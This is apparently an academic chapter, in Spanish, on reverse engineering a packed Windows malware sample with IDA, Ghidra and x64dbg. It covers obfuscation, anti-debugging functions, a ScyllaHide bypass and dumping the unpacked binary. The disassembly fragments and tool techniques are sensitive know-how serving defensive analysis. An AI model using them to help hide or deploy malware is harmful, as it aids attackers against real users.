El primer análisis de código a realizar es el análisis estático de código. En la fase anterior se han obtenido ciertos indicios sobre las capacidades del malware. Durante el análisis estático se puede comprobar los contenidos de las diferentes secciones en mayor detalle. Se puede buscar detalles sobre mecanismos de ofuscación y el uso de las diferentes funciones y librerías detectadas en la sección anterior y para qué se utilizan. También se puede decompilar el código para obtener un código de mayor nivel más fácil de analizar.


Para esta parte, se hará uso de las herramientas más habituales usadas en este tipo de análisis. En este caso, se hará uso principalmente de IDA (versión de evaluación), aunque durante el experimento también se han hecho pruebas con las herramientas Ghidra y Cutter.

Tras cargar y analizar el binario en una herramienta como IDA, se tiene acceso al código desensamblado que generan este tipo de herramientas. Este tipo de herramientas reconocen las secciones, funciones y datos dentro del código y añaden información contextual sobre este. Permiten navegar a través de él de manera cómoda, con diferentes tipos de visualizaciones, como una vista en forma de grafo que IDA genera un grafo con las diferentes funciones y secciones de código que permiten visualizar el flujo del programa.

Figura 27. Distribución de código detectada por IDA.

En la Figura 27 se puede observar la distribución de elementos a lo largo del binario. Se han subrayado con diferentes colores las partes que corresponden a cada sección (subrayadas sobre la imagen: .text en rojo, .rdata en azul, .data en verde y .rsrc en naranja). IDA crea su propio resultado para indicar el contenido del binario, además de utilizar una pequeña flecha amarilla para indicar el punto en el que se encuentra el cursor, en este caso apuntado al EP o punto de entrada. El punto de entrada corresponde a la primera línea de código que se ejecutará al lanzar el binario, y está configurado en las cabeceras del archivo.

Se puede apreciar que, en la sección .text, que contiene el código, la gran mayoría no se reconoce como tal, ni como instrucciones sueltas (que IDA resalta en marrón) ni como funciones (en azul), reconociendo solo una pequeña parte del código. Al no reconocerse como código, se marcan como datos. Encontrar tal cantidad de datos y tan poco código en esta sección es algo que resulta altamente inusual en un binario y un claro indicativo de mecanismo de ofuscación.

Figura 28. Parte final de la sección .text en IDA.

Si se examina la parte final de dicha sección, la que en la fase anterior tenía una gran entropía (Figura 28), se puede ver cómo es espacio reservado, de un tamaño de 0x3900 bytes, pero vacío, inicializado sin ningún valor particular (?). Esto puede servir como una zona donde el

binario puede volcar datos o información durante su ejecución. Tras esta parte comienza la sección .idata (detectada por IDA dentro de .data).

Figura 29. Líneas de código iniciales de la sección .text en IDA.

```

IDA View-A          Hex View-1          Structures
Library function   Regular function  Instruction Data Unexplored External symbol Lumina function


.text:350001000 ; Segment type: Pure code
.text:350001000 ; Segment permissions: Read/Write/Execute
.text:350001000 _text segment para public 'CODE' use32
.text:350001000 assume cs:_text
.text:350001000 ;org 350001000h
.text:350001000 assume es:nothing, ss:nothing, ds:data, fs:nothing, gs:nothing
.text:350001000 dd 8566406Ah, 85889C9h, 35000000h, 0
.text:350001010 dd 0FEB54383h, 74438381h, 083788843h, 0837B7B43h
.text:350001010 dd 43B3B843h, 784383Eh, 48438348h, 784383C2h, 114383FFh
.text:350001010 dd 17B4383h, 57438378h, 784383FFh, 284383E7h, 78784383h
.text:350001010 dd 0830E4383h, 43B37843h, 43B3A47Bh, 0835F25F2h, 0837BF243h
.text:350001010 dd 43B3B43h, 43B3C682h, 0832BF05h, 083C60E43h, 43B30543h
.text:350001010 dd 08380D8Eh, 50556043h, 203043B3h, 3043B3A0h, 0C043B301h
.text:350001010 dd 43B36155h, 43B3F001h, 43B320F0h, 5543B390h, 41438331h
.text:350001010 dd 305543B3h, 0F043B340h, 0843B355h, 083F043B3h, 083975543h
.text:350001010 dd 0831EDE43h, 43B35543h, 2043B3C0h, 4143B391h, 0C2F44383h
.text:350001010 dd 082C24383h, 939543B3h, 0A2D243B3h, 0837B4383h, 43B37843h
.text:350001010 dd 00B438312h, 71284383h, 6143B3CEh, 4440D4383h, 7843B3338h
.text:350001010 dd 43B33BD0h, 43B3F04Bh, 743B344h, 7843B34Dh, 43B34410h
.text:350001010 dd 0837B4D004h, 43B3C043h, 43B3A4E44h, 083D08781h, 43B36943h
.text:350001010 dd 43B33DC7h, 0B143B394h, 0834D43B3h, 0835D7843h, 43B39443h
.text:350001010 dd 0837BFD7Fh, 0B330043h, 0837B4383h, 43B3A0743h, 0834417F5h

```

Por el contrario, las secciones marcadas como datos (en gris) de la parte inicial del binario, hasta la parte donde se concentran las funciones parecen contener información (Figura 29). Esto puede ser tanto datos como código ofuscado. También se encuentran fragmentos sueltos entre estas partes que se identifican como instrucciones. Esto podría ser desde falsos positivos al detectar instrucciones por parte de IDA hasta código que contenga rutinas para desofuscar el resto del código.

Aunque se puede examinar la parte de código reconocida en mayor detalle, todos los elementos apuntan a que la parte de código visible se trata de algún mecanismo para desofuscar o desempaquetar el resto del código, que podría contenerse en las secciones no reconocidas como código dentro de .text.


Otra aproximación de cara a comprender el código puede ser el uso de decompiladores. IDA dispone del que es considerado por muchos como el mejor decompilador del mercado. Por desgracia, la versión de evaluación utilizada solo dispone de decompilador para x64, por lo que no podría ser usada para la muestra actual. Otra opción puede ser el uso de Ghidra, una herramienta de código abierto completamente gratuita, la cual si dispone de decompilador para esta arquitectura.

Figura 30. Análisis estático de la muestra con Ghidra.

En la Figura 30 se puede observar que se trata de una herramienta similar a IDA, que también permite examinar el código desensamblado y dispone de toda una serie de opciones para navegar, visualizar trabajar con el desensamblado.

Al hacer uso de las herramientas de análisis y decompilado de Ghidra se ha observado que el código que genera resulta un tanto extraño, excesivamente largo y ofuscado. Esto, en principio, no tiene por qué ser algo extraño, ya que es código generado desde código máquina. El problema reside en que el decompilador de Ghidra detecta una serie de errores durante el desensamblado y la decompilación. La Figura 31 muestra algunos de los mensajes, mientras que los puntos rojos del margen izquierdo muestran distintos errores encontrados durante el desensamblado del binario.

Figura 31. Problemas durante el desensamblado y decompilado del binario en Ghidra.




The screenshot shows the Ghidra decompiler window titled "Decompile: entry - (MUESTRA.exe)". The assembly code is as follows:

```
1  /* WARNING: Instruction at (ram,0x3502511d) overlaps instruction at (ram,0x3502511c) */
2  /*
3  /*
4  /* WARNING: Control flow encountered bad instruction data */
5  /* WARNING (jumptable): Unable to track spacebase fully for stack */
6  /* WARNING: Removing unreachable block (ram,0x3502acd4) */
7  /* WARNING: Removing unreachable block (ram,0x3502c39d) */
8  /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
9
10 ilonglong entry(GUID *param_1,GUID *param_2,GUID *param_3,GUID *param_4,
11                  GUID *param_5,
12
13 {
14     code *pcVar1;
15     byte bVar2;
16     byte bVar3;
17     undefined3 uVar29;
18     DWORD DVar4;
19     GUID *pGVar5;
20     HANDLE pVVar6;
21     HICON pHVar7;
22     BOOL BVar8;
23     GUID *pGVar9;
24     GUID *hModule;
25     uchar *puVar10;
26     HRESULT HVar11;
27     undefined3 uVar12;
```

The left sidebar shows XREF[1] and libraryA. The assembly code area has several lines highlighted in yellow, indicating compilation warnings or errors.

Esto puede ser debido tanto a limitaciones del decompilador o de la herramienta, como a mecanismos usados para dificultar el desensamblado y el análisis estático de código, dificultando el correcto funcionamiento de estas herramientas.

De la misma manera que estos mecanismos dificultan el análisis estático de código, también existen mecanismos anti-depuración para dificultar el análisis dinámico, algunos de los cuales ya se han detectado desde la fase de clasificación. Estos últimos resultan más fáciles de observar, ya que se basan en usar funciones o flags para detectar el uso de depuradores junto a puntos específicos del flujo para atrapar la ejecución en caso de detectarlos. Algunos de ellos se pueden observar en diferentes puntos de la muestra (Figura 32 y Figura 33), en las partes que no se encuentran ofuscadas.

Figura 32. Puntos de flujo para atrapar depuradores.**Figura 33.** Funciones para detección de depuradores.

```

idata:3503B05C ; void (__stdcall *DeleteCriticalSection)(LPCRITICAL_SECTION lpCriticalSection)
idata:3503B05C     extrn DeleteCriticalSection:dword
idata:3503B060 ; BOOL (__stdcall *IsDebuggerPresent)()
idata:3503B060     extrn IsDebuggerPresent:dword
idata:3503B064 ; DWORD (__stdcall *GetModuleFileNameW)(HMODULE hModule, LPWSTR lpFilename, DWORD nSize)
idata:3503B064     extrn GetModuleFileNameW:dword
idata:3503B064     ; CODE XREF: sub_35023CE8+12tp
idata:3503B064     ; sub_35028001-4ID7tp ...
idata:3503B068 ; DWORD (__stdcall *GetCurrentProcessId)()
idata:3503B068     extrn GetCurrentProcessId:dword
idata:3503B06C ; DWORD (__stdcall *GetLastError)()
idata:3503B06C     extrn GetLastError:dword
idata:3503B070 ; void (__stdcall *OutputDebugStringW)(LPCWSTR lpOutputString)
idata:3503B070     extrn OutputDebugStringW:dword
idata:3503B074 ; void (__stdcall *GetStartupInfoW)(LPSTARTUPINFOW lpStartupInfo)
idata:3503B074     extrn GetStartupInfoW:dword
idata:3503B078

```


Teniendo en cuenta la estructura del binario, la falta de código claro (tanto en el código desensamblado como en el código decompilado) y la relativamente escasa información encontrada por herramientas como IDA, llegados a este punto se pueden tomar diferentes aproximaciones hacia el análisis del código. Una opción puede ser continuar con el análisis estático, de cara a ver cómo funcionan los mecanismos de ofuscación, analizando con detenimiento el código ensamblador obtenido.

Otra opción sería realizar análisis dinámico para lograr acceder al ejecutable ya desofuscado, de tal manera que se pueda observar su funcionalidad real. En este caso, debido a la complejidad de la primera opción, se ha optado por la segunda, para la cual se deberán tener en cuenta los mecanismos anti-depuración encontrados hasta ahora. En este tipo de casos en los que el análisis es complejo, la metodología SAMA propone como opción realizar iteraciones entre análisis estático y dinámico, ya que la información obtenida en uno de los análisis puede beneficiar al otro.


3.6.2. Análisis dinámico de código

El análisis dinámico de código consiste en analizar el código de la muestra durante su ejecución mediante el uso de depuradores. Una de las ventajas del análisis dinámico reside en que se puede modificar el comportamiento durante la ejecución. Otra de las ventajas reside en que, si se ejecuta el código hasta el punto en el que las labores de desempaquetado y desofuscación se realizan, se puede obtener el código real y poder observar su funcionalidad al completo. Para realizar el análisis dinámico se hará uso de la versión de 32 bits de x64dbg, uno de los depuradores de código para x86 y x64 más famosos para labores de ingeniería inversa.

Figura 34. x64dbg junto a los plugins a utilizar.



Teniendo en cuenta los mecanismos de ofuscación encontrados hasta ahora, se va a hacer uso del plugin ScyllaHide. Este plugin busca las funciones y mecanismos más comunes utilizados para detectar depuradores. Aparte de ello, aplica automáticamente correcciones sobre las instrucciones para corregir el flujo del programa y hacer que se ejecutara como si esas instrucciones no hubieran detectado un depurador. Además de ese, otro plugin usado es xAnalyzer, un plugin de gran utilidad que aporta más información durante la depuración.

Figura 35. Configuración contra técnicas de anti-depuración de ScyllaHide.

En la Figura 35 se puede observar las opciones habilitadas en función de los mecanismos encontrados. Esto permitirá saltar automáticamente dichos mecanismos y ejecutar el malware de manera satisfactoria mientras se depura.

Con todo preparado se procede a cargar el ejecutable y comenzar la depuración. Si los plugins y la configuración son correctos, se debería poder llegar a ejecutar el malware y observar cómo comienza con sus procesos.

Figura 36. Depuración de la muestra con x64dbg.

The screenshot shows the x64dbg debugger interface. The assembly pane displays assembly code with several addresses highlighted in yellow, indicating specific points of interest or analysis. The memory dump pane shows the raw binary data for those addresses. The status bar at the bottom indicates the file is 'muestra.exe' with PID 5464, running in Main Thread 4016, and the debugger is at an elevated privilege level.

Como se puede apreciar en la Figura 37, el malware se ejecuta y comienza a realizar diferentes acciones, instanciando procesos y realizando operaciones. Más adelante, en la fase de análisis de comportamiento, se entrará en detalle sobre las actividades que realiza. Por el momento, se intentará observar el código desofuscado en búsqueda de información.

Figura 37. Ejecución de la funcionalidad del malware durante la depuración con x64dbg.

The screenshot shows the x64dbg debugger interface during execution. The assembly pane shows assembly code with a call instruction highlighted. The process list pane shows various Windows processes, with 'x64dbg.exe' highlighted and selected. The memory dump pane shows the raw binary data for memory dump index 5075. A red box highlights the 'x64dbg.exe' entry in the process list.

En la pestaña de análisis de memoria se observa cómo se han cargado toda una serie de librerías. Algunas de ellas son dependencias de las librerías ya encontradas anteriormente,

mientras que otras parecen ser librerías cargadas durante la ejecución. En este punto, se ha podido observar que durante la ejecución se cargan librerías relacionadas con funciones de cifrado que hasta el momento no se habían detectado. En este punto, se puede examinar el contenido del binario en memoria. En la misma ventana de memoria también se observa que no ha habido cambios en el número o nombres de las secciones (Figura 38).

Figura 38. MUESTRA.exe en memoria durante la depuración.

			IMG	ERW---	ERWC-
35000000 00001000	muestra.exe				
35001000 00034000	".text"	Executable code	IMG	ERW---	ERWC-
35038000 00001000	".rdata"	Read-only initialized data	IMG	ERW-	ERWC-
3503C000 00017000	".data"	Initialized data	IMG	ERW--	ERWC-
35053000 00000000	".rsrc"	Resources	IMG	ERW--	ERWC-
6F150000 00001000	urimon.dll		IMG	-R---	ERWC-
6F151000 000146000	".text"	Executable code	IMG	ER---	ERWC-
6F297000 00008000	".data"	Initialized data	IMG	-RW-	ERWC-
6F2A2000 00005000	".idata"	Import tables	IMG	-R---	ERWC-
6F2A7000 00001000	".didat"		IMG	-R---	ERWC-
6F2A8000 00001000	".isoapis"		IMG	-RWC-	ERWC-
6F2A9000 00052000	".rsrc"		IMG	-R---	ERWC-
6F2FB000 00011000	".reloc"	Resources	IMG	-R---	ERWC-
6F3A0000 00001000	iertutil.dll	Base relocations	IMG	-R---	ERWC-
6F3A1000 00001000	".text"	Executable code	IMG	-R---	ERWC-
6F5A2000 00008000	".data"	Initialized data	IMG	-RW-	ERWC-
6F5A4000 00003000	".idata"	Import tables	IMG	-R---	ERWC-
6F5AD000 00001000	".didat"		IMG	-R---	ERWC-
6F5AE000 00001000	".isoapis"		IMG	-RWC-	ERWC-
6F5AF000 00001000	".rsrc"		IMG	-R---	ERWC-
6F5B0000 0001D000	".reloc"	Resources	IMG	-R---	ERWC-
70140000 00001000	bcp47langs.dll	Base relocations	IMG	-R---	ERWC-
70141000 0003C000	".text"	Executable code	IMG	ER---	ERWC-
7017D000 00001000	".data"	Initialized data	IMG	-RW-	ERWC-
7017E000 00002000	".idata"	Import tables	IMG	-R---	ERWC-
70180000 00001000	".didat"		IMG	-R---	ERWC-
70181000 00010000	".rsrc"		IMG	-R---	ERWC-
70182000 00004000	".reloc"	Resources	IMG	-R---	ERWC-
		Base relocations	IMG	-R---	ERWC-

Observando únicamente las primeras líneas de código de la sección .text (Figura 39) se puede observar cómo su contenido ha cambiado con respecto a lo que contenía originalmente (Figura 29), teniendo código legible y llamadas a funciones con sentido, en este caso para tratamiento de archivos.


Figura 39. Primeras líneas de código de la sección tras desofuscarse.

```

35001000 55          push ebp
35001001 8BEC        mov ebp,esp
35001003 81EC C8010000 sub esp,1C8
35001009 53          push ebx
3500100A 56          push esi
3500100B 8B75 08      mov esi,dword ptr ss:[ebp+8]
3500100E 0F57C0      xorps xmm0,xmm0
35001011 68 80000000 push 80
35001016 56          push esi
35001017 C745 FC 00000000 mov dword ptr ss:[ebp-4],0
3500101E 0F1185 64FFFFFF movups xmmword ptr ss:[ebp-9C],xmm0
35001025 FF15 AC580235 call dword ptr ds:[&&SetFileAttributesW]
35001028 6A 00
3500102D 68 80000000
35001032 6A 03
35001034 > 6A 00
35001036 6A 00
35001038 68 000000C0
3500103D 56          push C0000000
3500103E FF15 48580235 call dword ptr ds:[&&CreateFileW]
35001044 8BD8
35001046 83FB FF
35001049 < 75 0F      jne muestra.3500105A
3500104B 50          push eax
3500104C FF15 1CF00135 call dword ptr ds:[&&CloseHandle]
35001052 5E          pop esi
35001053 33C0        xor eax,eax
35001055 5B          pop ebx
35001056 8BE5
35001058 5D          mov esp,ebp
35001059 C3          pop ebp
3500105A 33C0        ret
3500105C C745 C4 00000000 xor eax,eax
35001063 8945 EC      mov dword ptr ss:[ebp-3C],0
35001066 0F57C0      xorps xmm0,xmm0
35001069 8D45 C4      lea eax,dword ptr ss:[ebp-3C]
3500106C C745 C8 00000000 mov dword ptr ss:[ebp-38],0
35001073 50          push eax
35001074 53          push ebx
35001075 66:0F1345 E0  movlpd qword ptr ss:[ebp-20],xmm0
3500107A FF15 70580235 call dword ptr ds:[&&GetFileSizeEx]
35001080 8D45 E0      lea eax,dword ptr ss:[ebp-20]
35001083 50          push eax

```

En este punto, se puede realizar un volcado del binario desofuscado para poder analizar su contenido posteriormente. Para ello se hará uso de otro plugin de x64dbg llamad OllyDumpEx. Este plugin permite volcar procesos que se encuentran en memoria.

Figura 40. Volcado del binario desofuscado en memoria con OllyDumpEx.

En la Figura 40 se ve cómo se selecciona el proceso entero. Como el propio proceso modifica las cabeceras PE, se puede ver como se detecta otro Entry Point diferente. En este caso el EP, o mejor dicho OEP (Original Entry Point) sería 0x00009213 (RVA). Al volcar el proceso se puede observar que este tiene un tamaño inferior, de unos 160KB, en comparación con los 274KB del archivo original (Figura 41). Esto probablemente se deba a que el binario resultante no contiene el código de ofuscación y desempaquetado utilizado.

Figura 41. Binario desofuscado, binario original y copias que ha generado al depurar.


LfCdKXtfmrep.exe	6/11/2021 4:19 PM	Application	274 KB
MUESTRA.exe	6/11/2021 4:19 PM	Application	274 KB
MUESTRA_dump.exe	9/3/2021 8:47 AM	Application	160 KB
rMlbNbCcDlan.exe	6/11/2021 4:19 PM	Application	274 KB
uSDpXORDJlan.exe	6/11/2021 4:19 PM	Application	274 KB

Es necesario recalcar que el binario obtenido desde la memoria corresponde a un momento específico de su ejecución. Contiene modificaciones no solo en los datos que se pueden observar en la sección .data, sino también con el código, ya que como se ha visto, es capaz de modificarse a sí mismo. Por ello, el binario puede variar entre un volcado u otro.

3.6.3. Análisis del binario desofuscado

